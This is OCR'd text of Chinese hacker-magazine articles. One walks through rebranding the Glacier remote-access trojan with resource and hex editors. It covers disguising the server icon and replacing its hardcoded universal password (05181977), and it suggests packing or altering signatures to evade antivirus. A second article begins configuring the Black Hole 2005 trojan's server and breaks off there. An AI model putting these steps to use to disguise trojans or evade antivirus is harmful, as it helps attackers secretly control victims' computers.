
现在我们再用PEID查一下客户端和服务端，看见壳已经被成功的脱掉了，显示的是Borland C++，因为冰河是用C++编写的，如图3。

现在壳已经脱掉了，我们就可以进行修改了，资源修改软件有很多，这里我用的是ResHacker，这个功能比较强大，也特别的好用，也许你会说用eXeScope，但是现在我告诉你它并不好用，如改客户端或服务端的图标时，像素不相等的话就会弹出"不能更改这个资源的大小"这个提示框，大家都知道伪装服务端的图标是很重要的！



所以我们不用eXeScope，而用ResHacker，就不会有这些问题！

现在我们先修改冰河的客户端，打开ResHacker把冰河放进去，它是DARKSUN版的，我们先把这些字串给改成自己的，点击RC数据，里面只有两个地方要改，一个是TABOUTFORM项里的数据，一个是TSPLASHFORM项里的数据，呵呵不多吧，我们一个一个的改，打开第一个TABOUTFORM，右面会显示出这个窗口里的所有字符串，如图4。



下面我再说说要改哪些项里的字符串，请参考下面表格里的内容，你可任意修改！如下表格1。

TABOUTFORM项里改这些：(TABOUTFORM是关于对话框里的数据)		
要修改的字串：	修改成：	作用：
关于'冰河'...	关于'冰河X档案专版'...	对话框的标题
hunxin@21cn.com	hackerxfiles@263.net	对话框里的E-mail地址
作者：黄 鑫	作者：凯旋探梦	对话框里的作者名称
http://glacier.mycool.net	http://www.hackerxfiles.net	对话框里的网址
(V2.2正式版)	(X档案专版)	对话框里的版本数值
2000年3月17日	2005年3月17日	对话框里的发布日期

表格1

修改后的窗口是这样的，看看是不是变了，如图5。



这个关于窗口我们已经修改成功了，下面再看看 TSPLASHFORM 这个项，这里面只有一个地方要修改，我们看右面编辑框里的数据，这个里面很多，但只修改一个地方，我们把滚动条拉到最下面，就会看到[DARKSUN 专版]这个字串了，如图6和表格2。

```
end
object Label3: TLabel
  Left = 39
  Top = 78
  Width = 84
  Height = 12
  Caption = '[DARKSUN 专版]'
 Font.Charset = GB2312_CHARSET
 Font.Color = clBlack
 Font.Height = -12
 Font.Name = '宋体'
 Font.Style = []
 ParentFont = False
 Transparent = True
end
```

TSPLASHFORM 项里改这些（TSPLASHFORM 是冰河启动画面的数据）		
要修改的字串	修改成	作用
[DARKSUN 专版]	[黑客 X 档案专版]	启动画面上的版本名称


表格 2

我们修改后保存，然后运行看看，如图 7。




启动画面上的那个“DARKSUN 专版”几个字变成“黑客 X 档案专版”了，接着再来修改一下图标。我们点击 ResHacker 里的“操作”菜单，点击“替换图标”，这时会弹出替换图标的对话框，我们点击“打开新图标文件”按钮，选择一个新的图标然后再点击“替换(R)”按钮，这时就成功的替换了新的图标资源，如图 8。


现在冰河的客户端算是改完了，但是你一定会发现冰河的主窗口的标题栏上还写着冰河 V2.2[DARKSUN 专版]的字样，




你一定又不知道它在那里改，告诉你吧，这几个字在 ResHacker 里面是找不到的！我们现在就要请出 1 6 进制编辑软件 UltraEdit10.0 了，它不仅仅可以用十六进制方式编辑修改文件，还可以用它方便的对 C 语言 PHP、CGI、ASP 等网络语言进行编写。当然它最大的特点是可以打开很多类型的文件，并直接找到程序中文本里隐藏的秘密，同类型的软件还有 WinHex 等，但是效果都不如 UltraEdit32 来得舒服与顺手。我们打开 UltraEdit10.0 载入冰河，这时会显示超多的 16 进制字符，我们要把冰河 V2.2[DARKSUN 专版]都替换为冰河 V2005 [X 档案专版]，我们按快捷键“CTRL+R”，这时会弹出替换窗口，我们在查找内容里填写冰河 V2.2 [DARKSUN 专版]，在替换为输入框里填写冰河 V2005 [X 档案专版]，这里记得一定要在“查找 ASCII”前面打钩，不然找不到的！然后点击“全部替换”按钮，这样就可以把客户端里所有的对应字符替换了，替换完成后会提示有 4 个项目被替换。

注意： 替换的字符和查找的字符一定要同字节，也就是 23 字节，如图 9 和图 10。






现在我们关掉 UltraEdit10.0 点击修改后的冰河看看是不是已经完成，这是我修改后的效果。怎么样超个性吧！如图 11。




客户端的改造工程算是完成了，下面该是服务端了，这个更重要，但是这个要改的地方很少，只有万能密码和服务端版本要改，冰河 2.2 的万能密码是 **05181977**，我们用 UltraEdit10.0 打开服务端按 CTRL+R 打开替换窗口，我们在查找内容里填写 05181977，在替换为输入框里填写我们要改的万能密码，我改的是 **77899022**。注意：字节要相等，8 字节！下面我们还要替换的就是服务端版本字串了。

注意： 特别需要强调的是 2.2 的一些版本中包含有一段许美静演唱的《铁窗》这首歌的歌词，查找到这些信息后，我们也可以修改。

我们再把 V2.2 [DARKSUN 专版]替换为 V2005[X 档案专版]就可以完工了，如图 12。至于服务端的图标改不改那就看你的了！



现在一个 X 档案专版的冰河已经全部修改完成了，要躲过杀毒软件的话，你可以加壳或者修改它的特征码！至于怎么加壳和修改特征码我就不多说了，在以前的 X 档案里可以找到很多相关文章的！最后提醒一句：做什么事都要有耐心啊！



详解黑洞2005

贾宁

黑洞一直是笔者非常喜欢的一款国产木马，近日在作者陈经韬官方论坛了解到，作者已停止开发以前用于收费的黑洞注册版，黑洞从2005年开始成为免费软件，并不定期的进行更新。当然，对于有特殊需求的用户，也可以提供订做服务。黑洞的作者目前已发布了黑洞的最新免费版本——黑洞2005专业版演示版。黑洞作为一款国内出道较早的木马程序，现在已经被作者把性质定位为中文远程控制软件。从黑洞2004版开始，软件就开始支持对多台电脑连接的时候进行反弹控制，这完全得益于作者在开发时使用了多线程技术，在黑洞2005版中，作者通过对部分代码重新编写及优化，使得木马的各个功能都得到了很大的提升，下面我们就来看看黑洞2005到底有什么的不同之处。

配置木马服务端

首先在黑洞的官方主页（http://www.138soft.org/）下载黑洞2005专业版演示版，解压后运行文件夹中的客户端程序Client.exe。从弹出的操作界面来看，黑洞2005依然采用了黑洞2004界面（如图1），而且这次黑洞2005的改动也不是太大，所以笔者只重点对新功能以及作者修改过功能进行讲解。




图1

为了使木马使用更加得心应手，因此要按照自己的意图配置服务端程序。点击控制面板中“文件”菜单下的“配置服务端”命令，弹出了黑洞2005的“服务端程序配置”窗口。新的服务端配置窗口和老版本的有很大的不同，为了能更加人性化，在新的“服务端程序配置”窗口有“安装选项”、“启动选项”、“功能选项”和“上线选项”四个选项，每个选项的内容都针对不同的配置。

在“安装选项”中可以对木马服务端的安装路径以及安装名称等进行设置（如图2），

